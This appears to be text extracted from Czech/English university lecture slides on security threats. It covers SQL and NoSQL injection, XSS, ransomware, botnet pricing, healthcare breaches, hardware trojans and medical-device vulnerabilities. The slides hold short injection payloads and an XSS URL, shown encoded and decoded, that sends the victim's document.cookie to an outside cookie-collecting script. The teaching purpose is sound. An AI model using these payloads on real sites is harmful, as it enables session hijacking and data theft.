Obrázek: Zdroj: xkcd.com

Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'  
SELECT * FROM ITEMS WHERE USERID=2
```

Odstranění literálů

Před odstraněním

```
SELECT * FROM USER WHERE NAME='Smith'  
SELECT * FROM ITEMS WHERE USERID=2
```

Po odstranění

```
SELECT * FROM USER WHERE NAME=?  
SELECT * FROM ITEMS WHERE USERID=?
```

Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů
- ▶ Oprávnění (GRANT/REVOKE, uživatelské role)
- ▶ Uložené procedury (kontrola typu)

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD (userName)
```

```
GET_USER (userName, password)
```

Stored procedures

Máme dvě uložené procedury

```
GET_PASSWORD(userName)  
GET_USER(userName, password)
```

Lze zneužít:

```
GET_USER('admin',  
'' || GET_PASSWORD('admin') || '')
```

Code injection: NoSQL MongoDB/Node.js

Simple app:

```
query.title = ...; query.type = ...  
if (query.type !== 'secret') {  
    return Document.find(query.exec()).json()  
} else return json([])
```


Code injection: NoSQL MongoDB/Node.js

```
query.title = ...; query.type = ...  
if (query.type != 'secret') {  
    return Document.find(query.exec()).json()  
} else return json([])
```

Example usage:

```
{"type" : "blog"} -> blogs: OK
```

```
{"type" : "secret"} -> empty array: OK
```

Code injection: NoSQL MongoDB/Node.js

```
query.title = ...; query.type = ...  
if (query.type != 'secret') {  
    return Document.find(query.exec()).json()  
} else return json([])
```

Example usage:

```
{"type" : "blog"} -> blogs: OK
```

```
{"type" : "secret"} -> empty array: OK
```

Injection:

```
{ "type": { "$gte": "" } } -> All documents: Err!
```

Obrana proti SQL Injection

- ▶ Prepared Statement, Odstranění literálů

Cross-Site Scripting (XSS)

```
http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
```

Cross-Site Scripting (XSS)

```
http://host/a.php?variable="><script>  
document.location=  
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?  
'%20+document.cookie</script>
```

Web-based attacks

- ▶ XSS (Cross-site scripting)
- ▶ Cookies (session hijack), sniffing
- ▶ Confused-deputy, napr.: CSRF²

²Cross-site request forgery

³HTTP Strict Transfer Security

⁴HTTP Public Key Pinning

Web-based attacks

- ▶ XSS (Cross-site scripting)
- ▶ Cookies (session hijack), sniffing
- ▶ Confused-deputy, napr.: CSRF²
- ▶ SSL stripping (HSTS³, HPKP⁴)

²Cross-site request forgery

³HTTP Strict Transfer Security

⁴HTTP Public Key Pinning

Web-based attacks

- ▶ XSS (Cross-site scripting)
- ▶ Cookies (session hijack), sniffing
- ▶ Confused-deputy, napr.: CSRF²
- ▶ SSL stripping (HSTS³, HPKP⁴)
- ▶ Clickjacking (UI Redress), TabNabbing, Silent link replacement, Custom Find (Ctrl+F) event, ...

²Cross-site request forgery

³HTTP Strict Transfer Security

⁴HTTP Public Key Pinning

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- ▶ *Ransomware*, ...

Ransomware (2016, 1 BTC)

The screenshot shows a ransomware warning message on a blue background. At the top, it says "Warning Message!!". Below that, it reads: "We are sorry to say that your computer and your files have been encrypted, but wait, don't worry. There is a way that you can restore your computer and all of your files". A large yellow countdown timer shows "06 Days 22:59:44 Hours". Below the timer, it says "When countdown ends your files will be lost forever". The message continues: "You must send at least 1.0 Bitcoin to our wallet and you will get your files back". There are two input fields: "Your personal unique ID:" with a value of "[redacted]" and "Send 1.0BTC to this address:" with a value of "[redacted]". A scrollable window shows a preview of the message. At the bottom, it says "After you've made the payment, you will get a code, please insert it here:" followed by an empty input field and a "Decrypt" button.

Warning Message!!

We are sorry to say that your computer and your files have been encrypted, but wait, don't worry. There is a way that you can restore your computer and all of your files

06 Days 22:59:44 Hours

When countdown ends your files will be lost forever

You must send at least 1.0 Bitcoin to our wallet and you will get your files back

Your personal unique ID: [redacted]

Send 1.0BTC to this address: [redacted]

Warning Message!!

We are sorry to say that your computer and your files have been encrypted, but wait, don't worry. There is a way that you can restore your computer and all of your files

Your personal unique ID: "[redacted]"

You must send at least "1.0" Bitcoin to address "[redacted]" to get your files back

After you've made the payment, you will get a code, please insert it here:

Ransomware PopcornTime (2016, 1 BTC)



Restoring your files - The nasty way

Send the link below to other people, if two or more people will install this file and pay, we will decrypt your files for free.

<https://3hnuhydu4pd247qb.onion.to/r/0e72bfe849c71dec4a867fe60c78ffa5>

Obrázek: Save with MLM ;)

Ransomware

Studie Q3 2016 Malware Review společnosti PhishMe uvádí následující hlavní trendy phishingových e-mailů: 97 % z nich je spojeno s nějakou formou distribuce ransomwaru, pouze 3 % distribuují zcela jiný malware – především různé formy “tiché” infekce určené k tomu, aby v organizacích mohly nepozorovaně fungovat co nejdelší dobu a sbírat data.

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- ▶ *Ransomware*, CaaS (Crimeware as a S.)

⁵Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- ▶ *Ransomware*, CaaS (Crimeware as a S.)
- ▶ Side channel attacks, timing attacks

⁵Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- ▶ *Ransomware*, CaaS (Crimeware as a S.)
- ▶ Side channel attacks, timing attacks
- ▶ MITM attacks, SSL Stripping

⁵Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- ▶ *Ransomware*, CaaS (Crimeware as a S.)
- ▶ Side channel attacks, timing attacks
- ▶ MITM attacks, SSL Stripping
- ▶ ROP, emulation detection

⁵Domain Generation Algorithm; sometimes FastFlux (300s record change)

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Spyware, Dialer, Keylogger, Phishing attacks (Spear phishing, Waterhole attacks), ...
- ▶ *Ransomware*, CaaS (Crimeware as a S.)
- ▶ Side channel attacks, timing attacks
- ▶ MITM attacks, SSL Stripping
- ▶ ROP, emulation detection
- ▶ Botnets, DGA⁵

⁵Domain Generation Algorithm; sometimes FastFlux (300s record change)

2015 attack vectors for malware

- ▶ .exe files: 30 %
- ▶ .zip, .jar: more than 16 %
- ▶ MSOffice: 9 %, PDF: 7.5 %
- ▶ trend: trusted files: PDF, Flash, MSOffice

⁶in Checkpoint Security Report, 2016

2015 attack vectors for malware

- ▶ .exe files: 30 %
- ▶ .zip, .jar: more than 16 %
- ▶ MSOffice: 9 %, PDF: 7.5 %
- ▶ trend: trusted files: PDF, Flash, MSOffice

- ▶ Antivirus: Signature based: Creating unknown malware is easier than ever.

⁶in Checkpoint Security Report, 2016


2015 attack vectors for malware

- ▶ .exe files: 30 %
- ▶ .zip, .jar: more than 16 %
- ▶ MSOffice: 9 %, PDF: 7.5 %
- ▶ trend: trusted files: PDF, Flash, MSOffice

- ▶ Antivirus: Signature based: Creating unknown malware is easier than ever.
- ▶ With nearly *12 million* new malware variants being discovered *every month*, more new malware has been discovered in the past two years than in the previous 29 years combined⁶


⁶in Checkpoint Security Report, 2016

Trends...?



Obrázek: Zdroj: Checkpoint Security Report 2015


Trends in Android Malware



Obrázek: Zdroj:
Checkpoint Security
Report 2015

► Obfuscation


Trends in Android Malware



Obrázek: Zdroj:
Checkpoint Security
Report 2015

- ▶ Obfuscation
- ▶ Evasion techniques


Trends in Android Malware



Obrázek: Zdroj:
Checkpoint Security
Report 2015

- ▶ Obfuscation
- ▶ Evasion techniques
- ▶ Droppers


Trends in Android Malware



Obrázek: Zdroj:
Checkpoint Security
Report 2015

- ▶ Obfuscation
- ▶ Evasion techniques
- ▶ Droppers
- ▶ Redundancy


Trends in Android Malware



Obrázek: Zdroj:
Checkpoint Security
Report 2015

- ▶ Obfuscation
- ▶ Evasion techniques
- ▶ Droppers
- ▶ Redundancy
- ▶ Persistency

Trends in Android Malware



Obrázek: Zdroj:
Checkpoint Security
Report 2015

- ▶ Obfuscation
- ▶ Evasion techniques
- ▶ Droppers
- ▶ Redundancy
- ▶ Persistency
- ▶ Privilege escalation

Android Malware: Trends and Vulnerabilities challenges

- ▶ *System Vulnerabilities*: Over 24.000 types, security patches delays

Android Malware: Trends and Vulnerabilities challenges

- ▶ *System Vulnerabilities*: Over 24.000 types, security patches delays
- ▶ *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.

Android Malware: Trends and Vulnerabilities challenges

- ▶ *System Vulnerabilities*: Over 24.000 types, security patches delays
- ▶ *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- ▶ *Repackaged or fake apps*

Android Malware: Trends and Vulnerabilities challenges

- ▶ *System Vulnerabilities*: Over 24.000 types, security patches delays
- ▶ *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- ▶ *Repackaged or fake apps*
- ▶ *Trojans and Malware*: Embedded in apps, lack of threat prevention, small screens = spotting differences problems

Android Malware: Trends and Vulnerabilities challenges

- ▶ *System Vulnerabilities*: Over 24.000 types, security patches delays
- ▶ *Root Access nad Configuration Changes*: Rooting, jailbreaking also for cybercriminals.
- ▶ *Repackaged or fake apps*
- ▶ *Trojans and Malware*: Embedded in apps, lack of threat prevention, small screens = spotting differences problems
- ▶ *MITM attacks*: Free and public WiFi hotspots

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷

⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents

⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents
- ▶ 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future

⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents
- ▶ 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- ▶ 19 % of U.S. healthcare organizations report having a security breach in the last year

⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents
- ▶ 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- ▶ 19 % of U.S. healthcare organizations report having a security breach in the last year
- ▶ The top 3 perceived threat motivators in the US:

⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents
- ▶ 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- ▶ 19 % of U.S. healthcare organizations report having a security breach in the last year
- ▶ The top 3 perceived threat motivators in the US:
 - ▶ 80 % workers snooping on relatives/friends

⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents
- ▶ 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- ▶ 19 % of U.S. healthcare organizations report having a security breach in the last year
- ▶ The top 3 perceived threat motivators in the US:
 - ▶ 80 % workers snooping on relatives/friends
 - ▶ 66 % concerned with financial identity theft


⁷in Checkpoint Security Report 2016

Healthcare

- ▶ Patient health records: highest value on the black market: 10× more than CC; CC can be reissued easily, PHR not⁷
- ▶ 60% increase in healthcare security incidents
- ▶ 21 % of U.S. healthcare organization do not use disaster recovery technology, 51.7 % of these intend to purchase in the future
- ▶ 19 % of U.S. healthcare organizations report having a security breach in the last year
- ▶ The top 3 perceived threat motivators in the US:
 - ▶ 80 % workers snooping on relatives/friends
 - ▶ 66 % concerned with financial identity theft
 - ▶ 51 % identity theft

⁷in Checkpoint Security Report 2016

Major Health Care Data Cyber Attacks



Source: TrapX Security, Inc., 2016.

Top 10 HealthCare Cyber Attacks of 2016

Company	Impact.indiv.	Reported
Banner Health	3.620.000	Aug., 3
Newkirk Products	3.446.120	Aug., 9
21st Century Oncology	2.213.597	March, 4
Valley Anesthesiology Consultants, Inc.	882.590	Aug, 12
Peachtree Orthopaedic Clinic	531.000	Nov, 18
Central Ohio Urology Group, Inc.	300.000	May, 5
Southeast Eye Institute P.A.	87.314	May, 5
Medical Colleagues of Texas, LLP	68.631	May, 11
Urgent Care Clinic of Oxford	64.000	Sept., 30
Alliance Health Networks, LLC	42.372	Feb, 15
2016 TrapX Security, Inc.		

Top 10 HealthCare Cyber Attacks of 2016

#1 Banner Health, 3.620.000

Attack started on systems that process CC for food & bever. Then moved laterally to compromise patient health care records on other servers.

#2 Newkirk Products, 3.446.120

Cyber attacker gained access to a server containing important health-plan info.

#3 21st Century Oncology, 2.213.597

Cyberattack on company's database.

Top 10 HealthCare Cyber Attacks of 2016

#4 Valley Anesthesiology Consultants, Inc., 882.590

Attackers gained access to server containing e. PHI⁸

#5 Peachtree Orthopaedic Clinic, 531.000

Patient database breach.

#6 Central Ohio Urology Group, Inc., 300.000

Unauthorized person posted online files and documents from internal fileserver.

⁸Personal Health Info

Top 10 HealthCare Cyber Attacks of 2016

#7 Southeast Eye Institute P.A., 87.314

Associated business partner: Data breach.

#8 Medical Colleagues of Texas, LLP, 68.631

External entity entered computer network.

#9 Urgent Care Clinic of Oxford, 64.000

Ransomware attack. Urgent care staff noted that the server was running slowly.

#10 Alliance Health Networks, LLC, 42.372

Patient database accessible via the Internet. Database configuration error (MongoDB).

HW Attacks: x86 architecture

- ▶ Can TPM⁹ be *really* trusted? C. Bowden: *Anything that is “trusted” is a potentially lethal enemy of any secure system*

⁹Trusted/Trusted(?) Platform Module

¹⁰System Management Mode: LightEater rootkit, PoC

¹¹Embedded Controller

¹²Trusted Computing Base

HW Attacks: x86 architecture

- ▶ Can TPM⁹ be *really* trusted? C. Bowden: *Anything that is “trusted” is a potentially lethal enemy of any secure system*
- ▶ Can the (firmware of) BIOS/UEFI and the SMM¹⁰, GPU/NIC/SATA/HDD/EC¹¹ be trusted...?

⁹ Trusted/Trusted(?) Platform Module

¹⁰ System Management Mode: LightEater rootkit, PoC

¹¹ Embedded Controller

¹² Trusted Computing Base

HW Attacks: x86 architecture

- ▶ Can TPM⁹ be *really* trusted? C. Bowden: *Anything that is “trusted” is a potentially lethal enemy of any secure system*
- ▶ Can the (firmware of) BIOS/UEFI and the SMM¹⁰, GPU/NIC/SATA/HDD/EC¹¹ be trusted...?
- ▶ BIOS/UEFI loads as the first code → can affect the following images loaded

⁹Trusted/Trusted(?) Platform Module

¹⁰System Management Mode: LightEater rootkit, PoC

¹¹Embedded Controller

¹²Trusted Computing Base

HW Attacks: x86 architecture

- ▶ Can TPM⁹ be *really* trusted? C. Bowden: *Anything that is “trusted” is a potentially lethal enemy of any secure system*
- ▶ Can the (firmware of) BIOS/UEFI and the SMM¹⁰, GPU/NIC/SATA/HDD/EC¹¹ be trusted...?
- ▶ BIOS/UEFI loads as the first code → can affect the following images loaded
- ▶ The peripherals: HW, Firmware and OS drivers and stack: Outside of TCB¹²

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

⁹ Trusted/Trusted(?) Platform Module

¹⁰ System Management Mode: LightEater rootkit, PoC

¹¹ Embedded Controller

¹² Trusted Computing Base

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- ▶ Backdoored (malicious) by vendor

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- ▶ Backdoored (malicious) by vendor
- ▶ Somebody able to later modify the BIOS – lacking reflashing protection, exploiting flaws in BIOS and reflashing before SMM¹³ locks are applied

¹³System Management Mode

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- ▶ Backdoored (malicious) by vendor
- ▶ Somebody able to later modify the BIOS – lacking reflashing protection, exploiting flaws in BIOS and reflashing before SMM¹³ locks are applied
- ▶ SPI programming interface (physical attack)

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

¹³System Management Mode

HW Attacks: x86 architecture

TPM problems

- ▶ Maintaining a *long* chain of trust

HW Attacks: x86 architecture

TPM problems

- ▶ Maintaining a *long* chain of trust
- ▶ Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)

HW Attacks: x86 architecture

TPM problems

- ▶ Maintaining a *long* chain of trust
- ▶ Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)
- ▶ This must be ROM


HW Attacks: x86 architecture

TPM problems

- ▶ Maintaining a *long* chain of trust
- ▶ Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)
- ▶ This must be ROM
- ▶ ...but is implemented within BIOS (SPI **flash** memory)

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

HW Attacks: (Pre)fabrication Attacks



Obrázek: IC design: threat vectors (red), 3rd party in control (blue)

HW Attacks: (Pre)fabrication Attacks

Threat model:

- ▶ *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing

HW Attacks: (Pre)fabrication Attacks

Threat model:

- ▶ *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing
- ▶ Inserted malicious circuitry; protection:
 - ▶ side channel (anomaly detection)
 - ▶ add sensors (propagation delay, ...)
- ▶ Yang, Hicks: Single gate prefabrication attack...

HW Attacks: (Pre)fabrication Attacks

Threat model:

- ▶ *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing
- ▶ Inserted malicious circuitry; protection:
 - ▶ side channel (anomaly detection)
 - ▶ add sensors (propagation delay, ...)
- ▶ Yang, Hicks: Single gate prefabrication attack...
- ▶ ...triggered by specific sequence of instructions (fast toggling of one signal) → need to be stealth so it is not discoverable by common tests/benchmarks

HW Attacks: (Pre)fabrication Attacks




Figure 3: Concepts of conventional charge pump design and waveform.




Figure 4: Design concepts of analog trigger circuit based on capacitor charge sharing.

Obrázek: Charge pump

HW Attacks: (Pre)fabrication Attacks




Figure 5: Transistor level schematic of analog trigger circuit.




Figure 7: SPICE simulation waveform of analog trigger circuit.

Obrázek: Attack triggering

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

Botnet pricing, Feb 2013

Mix/No. bots	1000	5000	10 000
World mix	25 USD	110 USD	200 USD
European mix	50 USD	225 USD	400 USD
Germany, Canada, GB	80 USD	350 USD	600 USD
US	120 USD	550 USD	1000 USD

<http://blog.webroot.com/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/>

Attack pricing, Nov, 2012

Botnet/hr	2 USD
Botnet (2000)	185 USD
Spying SMS (trojan)	350 USD
SMS Spam (1 milion addresses)	10 USD
Hack Gmail account	150 USD
Hack Twitter account	120 USD
Hack Facebook account	120 USD
DDoS attack	28 – 65 USD
Corporate e-mail attack	500 USD

<http://www.gizmodo.co.uk/2012/11/how-much-does-it-cost-to-hire-a-botnet-or-hack-a-facebook-account/>

Get a better price with good marketing...



Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

Other / Nomenclature

- ▶ Evil maid attack, cold boot attack
- ▶ Scareware, Rogueware, Malware, Adware, Phishing attacks, ...
- ▶ Botnets
- ▶ MITM attacks, SSL Stripping
- ▶ ATM Skimming (?video), Credit Card frauds

Phishing fraud form



Obrázek: Nechejte si overit svou kartu ;)

Other / Nomenclature

- ▶ lot → loST, loUT

GAO¹⁴ to FDA¹⁵

GAO

MEDICAL DEVICES

*FDA Should Expand Its Consideration of Information Security
for Certain Types of Devices*

August, 2012

¹⁴US Government Accounting Office

¹⁵US Food and Drug Administration

GAO¹⁶ to FDA¹⁷

Threats for active (powered) devices:

- ▶ Unintentional
 - ▶ Defective SW and FW
 - ▶ EMG interference

¹⁶US Government Accounting Office

¹⁷US Food and Drug Administration

GAO¹⁶ to FDA¹⁷

Threats for active (powered) devices:

- ▶ Unintentional
 - ▶ Defective SW and FW
 - ▶ EMG interference
- ▶ Intentional
 - ▶ Unauthorized access (altering signals)
 - ▶ Malware
 - ▶ DOS attack (battery depletion)

<http://www.gao.gov/assets/650/647767.pdf>


¹⁶US Government Accounting Office

¹⁷US Food and Drug Administration

Vulnerable Cardiac device

Target: Implantable cardiac devices and pacemakers [2008]

- ▶ turning off
- ▶ issue life-threatening el. shocks



Obrázek: Pacemaker [SCOTT CAMAZINE / GETTY IMAGES]

<http://healthland.time.com/2012/10/22/wireless-medical-devices-vulnerable-to-hacking/>

Vulnerable insulin pump

Target: Insulin pump [2011]

- ▶ scan for serial no.
- ▶ increase insulin dosage
- ▶ disable warning mechanism



Obrázek: Insulin pump

http://www.theregister.co.uk/2011/10/27/fatal_insulin_pump_attack

GAO: Key control areas

- ▶ SW testing, verification and validation
- ▶ Risk assessments
- ▶ Risk management
- ▶ Access control
- ▶ Vulnerability and patch management
- ▶ Technical audit and accountability
- ▶ Security-incident response
- ▶ Contingency planning

GAO: Key vulnerabilities

- ▶ Limited battery capacity
- ▶ Remote access
- ▶ Unencrypted data transfer
- ▶ Untested SW and FW
- ▶ Susceptibility to (EMG) interference
- ▶ Limited (nonexistent) authentication process and authorization procedures
- ▶ Disabling of warning mechanism
- ▶ Design based on older technologies
- ▶ Inability to update or install security patches

GAO: Key information security risks

- ▶ Unauthorized change of device settings
- ▶ Unauthorized change to or disabling of therapies
- ▶ Loss or disclosure of sensitive data
- ▶ Device malfunction

FDA: Efforts

- ▶ Postmarket efforts
 - ▶ MAUDE (adverse event reporting system)
 - ▶ Postmarket studies conducted by manufacturers
 - ▶ Manufacturers have to prepare annual reports

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

S. Erven, M. Collao

Medical devices:

Pwnage and Honeypots

https://youtu.be/qX_dV6LUTdo

September, 2015

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- ▶ Weak default/hardcoded administrative credentials
 - ▶ Treatment modification
 - ▶ Cannot attribute action to individual

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- ▶ Weak default/hardcoded administrative credentials
 - ▶ Treatment modification
 - ▶ Cannot attribute action to individual
- ▶ Known SW vulnerabilities in existing and new devices
 - ▶ Reliability and stability issues
 - ▶ Increased deployment cost to preserve patient safety

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- ▶ Weak default/hardcoded administrative credentials
 - ▶ Treatment modification
 - ▶ Cannot attribute action to individual
- ▶ Known SW vulnerabilities in existing and new devices
 - ▶ Reliability and stability issues
 - ▶ Increased deployment cost to preserve patient safety
- ▶ Unencrypted data transmission and service authorization flaws
 - ▶ Healthcare record privacy and integrity
 - ▶ Treatment modification

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem:
Misconfiguration in network

- ▶ Open SMB server
 - ▶ Leaking network information (not only med.)
 - ▶ Found hundreds of exposed 3rd party healthcare devices:
Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97,
PACS: 323, Nuclear med: 67, Pacemaker: 31
 - ▶ These have used credentials...

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem:
Misconfiguration in network

- ▶ Open SMB server
 - ▶ Leaking network information (not only med.)
 - ▶ Found hundreds of exposed 3rd party healthcare devices:
Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97,
PACS: 323, Nuclear med: 67, Pacemaker: 31
 - ▶ These have used credentials...
 - ▶ ...however quite poor
- ▶ Knowing IP/Username/Office_no: Physical attack feasible: Data extrusion, phishing (Win XP), unlimited attempts for pwd
- ▶ Win XP: MS08-67 vulnerability

Microsoft Security Bulletin MS08-067 – **Critical**

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008, Version: 1.0

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

Microsoft Security Bulletin MS08-067 – **Critical**

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008, Version: 1.0

